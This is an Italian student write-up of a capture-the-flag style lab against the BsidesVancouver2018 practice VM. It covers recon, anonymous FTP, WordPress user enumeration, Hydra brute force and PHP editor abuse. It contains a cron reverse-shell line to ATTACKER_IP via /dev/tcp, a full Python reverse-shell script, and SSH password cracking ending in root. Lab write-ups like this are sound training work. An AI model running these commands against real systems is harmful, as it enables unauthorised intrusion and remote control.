Extra S6-L5

Obiettivo:

Cercare di entrare nella macchina BsidesVancouver2018 e raggiungere i permessi root.

Metodo lento


Svolgimento:

- Il primo passo è stato aprire la macchina kali che verrà utilizzata per provare ad effettuare l'exploit e BsidesVancouver2018 che invece sarà la macchina target. Per metterle in comunicazione tra loro, entrambe le reti sono state settate su "Scheda solo host".
- Dalla kali, per individuare la macchina target sulla rete e scoprire il suo indirizzo IP, è stato lanciato il comando arp-scan.

Individuati i dispositivi sulla rete, bisognava capire quali di questi era la macchina target. La **192.168.56.1** è stata scartata perche è la macchina windows ospitante, per gli altri 2 indirizzi è stato utilizzato nmap.

Grazie a tale comando abbiamo scoperto che la macchina **192.168.56.103** ha un sistema basato su Linux, pertanto è il nostro target. Inoltre, tale comando, ci ha permesso di individuare le porte aperte tra le porte note.

Poichè la porta **http** risulta aperta, è stato effettuato un ulteriore test per verificare la connessione aprendo il browser.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Prima di passare ad indagare sulla porta 80, mi sono soffermato sulle altre 2.
 Effettuato un primo tentativo sulla ssh ho lasciato perdere, in quanto ho visto che richiedeva dati, in quel momento, non a mia disposizione.
 Discorso diverso invece per il servizio ftp.

Collegandomi tramite protocollo ed inserendo un nome casuale per analizzare la risposta del server, ho scoperto che tale protocollo permette solo l'ingresso anonimo.

Mi sono collegato da anonimo (**anonymous**) e navigando nelle directory presenti, sono entrato in possesso del file **user.txt.bk** contenente degli username. Dopo aver effettuato altri tentativi, sono passato al servizio **http.**

 Collegandomi al server tramite browser, ho visto che esso restituiva una pagina con del testo e che non era quindi permesso navigare all'interno del sito.
 Per effettuare una navigazione da URL mi sono quindi rivolto a gobuster

```
(kali® kali)-[~]

$ gobuster dir -u "http://192.168.56.103" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by 01 Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.56.103
[+] Method: GET
[+] Threads: 10
[-] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/index (Status: 200) [Size: 177]
/robots (Status: 200) [Size: 43]
/server-status (Status: 403) [Size: 295]
Progress: 220560 / 220561 (100.00%)

Finished
```


Ho scoperto così l'esistenza della sottodirectory /robots.



Visualizzato il testo soprastante, ho provato a raggiungere la pagina **backup_wordpress**.



Su tale pagina ho effettuato tantissimi tentativi diversi come **XSS**, **SQL Injection** e **buffer overflow** su tutti i campi disponibili, senza però avere esito positivo. Così mi sono concentrato sulla pagina di login raggiungibile tramite link.



Per forzare l'ingresso ho utilizzato **hydra** impostando una richiesta **http-post-form**. I dati utilizzati inizialmente sono: **users.txt.bk**, ricavato da ftp, e **rockyou.txt**, per le password

Inoltre tale richiesta è stata impostata copiando la richiesta **POST** da **burpsuite**. In particolare la riga finale

```
POST /backup_wordpress/wp-login.php HTTP/1.1

POST /backup_wordpress/wp-login.php HTTP/1.1

Post: 192.168.56.103

Content-Length: 93

Cache-Control: max-age=0

Accept-Language: en-US,en:q=0.9

Origin: http://192.168.56.103

Content-Type: application/x-www-form-urlencoded

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36

Accept: text/html.application/xhtml+xml.application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.56.103/backup_wordpress/wp-login.php

Accept-Encoding: gzip_deflate_br

Cookie: wordpress_test_cookie=WP+Cookie+check

Connection: keep-alive

log=john&pwd=ciao&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress*2Fwp-admin%2F&testcookie=1
```

E il messaggio di errore dalla sorgente html della pagina di login.

```
<strong>ERROR</strong>: The password you entered for the username <strong>john</strong> is incorrect.
```

Tuttavia, con le liste inserite, il tempo richiesto da **Hydra** era troppo. Inserendo gli username trovati nella lista direttamente nel campo username della pagina di login e associando una password casuale, mi sono accorto che si presentavano 2 casi ben distinti:

• Caso 1: Username e password errati



Messaggio di errore: Invalid username

Caso 2: username corretto e password errata



Messaggio di errore: the password you entered for the username john is incorrect.

Questo mi ha permesso di capire che l'username **john** effettivamente esisteva.


Così ho riformulato la richiesta di **Hydra** restringendo il campo utenti al solo nome "**john**" ed inserendo nel campo password liste piccole via via più grandi, cercando in questo modo di ottimizzare i tempi.

```
Letten 19 in 19 in
```

```
[ATTEMPT] target 192.168.56.103 - login "john" - pass "drummer" - 624 of 1000 [child 6] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "action" - 625 of 1000 [child 7] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "einstein" - 626 of 1000 [child 4] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "bitches" - 627 of 1000 [child 11] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "genesis" - 628 of 1000 [child 12] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "hellol" - 629 of 1000 [child 2] (0/0) [ATTEMPT] target 192.168.56.103 - login "john" - pass "scotty" - 630 of 1000 [child 5] (0/0) [80][http-post-form] host: 192.168.56.103 login: john password: enigma 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-16 14:45:39
```


Così ho trovato username e password corretti: Username: **john** Password: **enigma**

Successivamente sono entrato nel sito grazie al login corretto.



Anche qui ho effettuato tantissimi tentativi tra **XSS** e **SQL Injection**. Addirittura, avendo letto che tra le possibiliti vulnerabilità di **Apache 2.2.22** c'era il buffer overflow, ho scritto un piccolo codice in python che mi permettesse di generare stringhe da un milione di caratteri

Da inserire poi all'interno dei vari campi presenti:



Ma questi attacchi non sono riusciti.

Ho provato anche a cercare altre sotto cartelle sconosciute con **gobuster** sfruttando il **Cookie di sessione**

Trovando molteplici cartelle su cui ho indagato ma senza trovare nulla di interessante. Anche se ciò mi ha permesso di creare una piccola mappa mentale sulla composizione del server.

 Un campo finalmente vulnerabile l'ho individuato nella pagina editor del sito. Una pagina che permette di modificare le pagine del sito stesso intervenendo direttamente sul codice PHP. Un'occasione ghiotta per inserire codice PHP malevolo.




• Tramite questa pagina ho provato ad inserire diversi exploit: sa codici che mi permettessero di aprire porte a codici capaci di forzare la registrazione di nuovi utenti root; senza però avere successo.

Così la mia scelta è ricaduta su una shell che mi permettesse di navigare tra le cartelle del server e di aprire e modificare i file presenti.

Modificando tale pagina





Ho ottenuto questo risultato



 Ho così iniziato a navigare tra i file del server senza però avere grande successo, poiché l'accesso ai dati sensibili non era permesso, così come la modifica di file importanti.

Aiutandomi con **ChatGPT** ho provato ad individuare file e processi che venissero eseguiti come root ma che fossero in qualche modo manipolabili.









Ho iniziato così ad analizzare tutti i processi e file trovati ed uno in particolare si è rivelato interessante.

Il file **cleanup**, visibile nell'ultima immagine, risulta essere l'unico file eseguito da root modificabile.

Da **ChatGPT** scopro che è possibile modificare tale file in modo da inserire istruzioni malevole eseguite come root. Così ho chiesto sempre a **ChatGPT** di generare un'istruzione da inserire. Il risultato è stato il seguente:

```
bash

* * * * root bash -i >& /dev/tcp/ATTACKER_IP/44444 0>&1
```

Un'istruzione che punta a creare una **reverse shell** con permessi root. Così l'ho inserita nel file **cleanup**



Pensavo di aver trovato finalmente la soluzione, ma una volta messa in ascolto la mia kali il risultato è stato il seguente.

```
(kali© kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.56.103: inverse host lookup failed: Host name lookup failure connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 40277
: ambiguous redirect
```

Il tentativo è fallito e anche provando a modificare l'istruzione non sono riuscito a farlo partire.

Ho provato anche a scrivere un codice in python che avviasse una reverse shell

```
import socket
import subprocess
import os

# Indirizzo IP e porta del server
SERVER_IP = '192.168.56.102'
SERVER_PORT = 4444

# Crea il socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


# Connessione al server
s.connect((SERVER_IP, SERVER_PORT))

# Duplica il flusso di dati (input, output ed errori) sul socket
os.dup2(s.fileno(), 0)  # stdin
os.dup2(s.fileno(), 1)  # stdout
os.dup2(s.fileno(), 2)  # stderr


# Esegui una shell
p = subprocess.call(['/bin/bash', '-i'])

# Chiudi la connessione
s.close()
```

Successivamente l'ho caricata sul server tramite la sezione **media**



Poi ho modificato il file cleanup in modo che richiamasse e avviasse il file python



Ma anche questa volta niente connessione.

Per mancanza di tempo pre-consegna, la mia indagine si è fermata qui, senza una soluzione e senza quindi i permessi di **root**. Tuttavia spero di essermi avvicinato.

Metodo veloce

Un metodo rapido per ottenere i permessi di root si ha sfruttando la porta **ssh**. Inserendo i nomi trovati nel file **users.txt.bk** tramite **ftp**, all'interno del comando **ssh**, si possono notare delle differenze tra le risposte

```
(kali@ kali)-[~]
$ ssh abatchy@192.168.56.101
ssh: connect to host 192.168.56.101 port 22: No route to host

(kali@ kali)-[~]
$ ssh john@192.168.56.103
john@192.168.56.103: Permission denied (publickey).

(kali@ kali)-[~]
$ ssh abatchy@192.168.56.103
abatchy@192.168.56.103: Permission denied (publickey).

(kali@ kali)-[~]
$ ssh mai@192.168.56.103
mai@192.168.56.103: Permission denied (publickey).

(kali@ kali)-[~]
$ ssh mane@192.168.56.103
anne@192.168.56.103's password:
```

Poichè l'username **"anne"** sembra essere valido, ho provato a forzare l'accesso tramite **hydra**

In questo modo ho trovato la password corrispondente all'username "anne":

Username: anne Password:princess

```
(kali® kali)-[~]
$ ssh anne@192.168.56.103
anne@192.168.56.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Dec 16 14:52:18 2024 from 192.168.56.102
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne#
```

Effettuando la connessione con queste credenziali, sono entrato con un utente con permessi di **root**.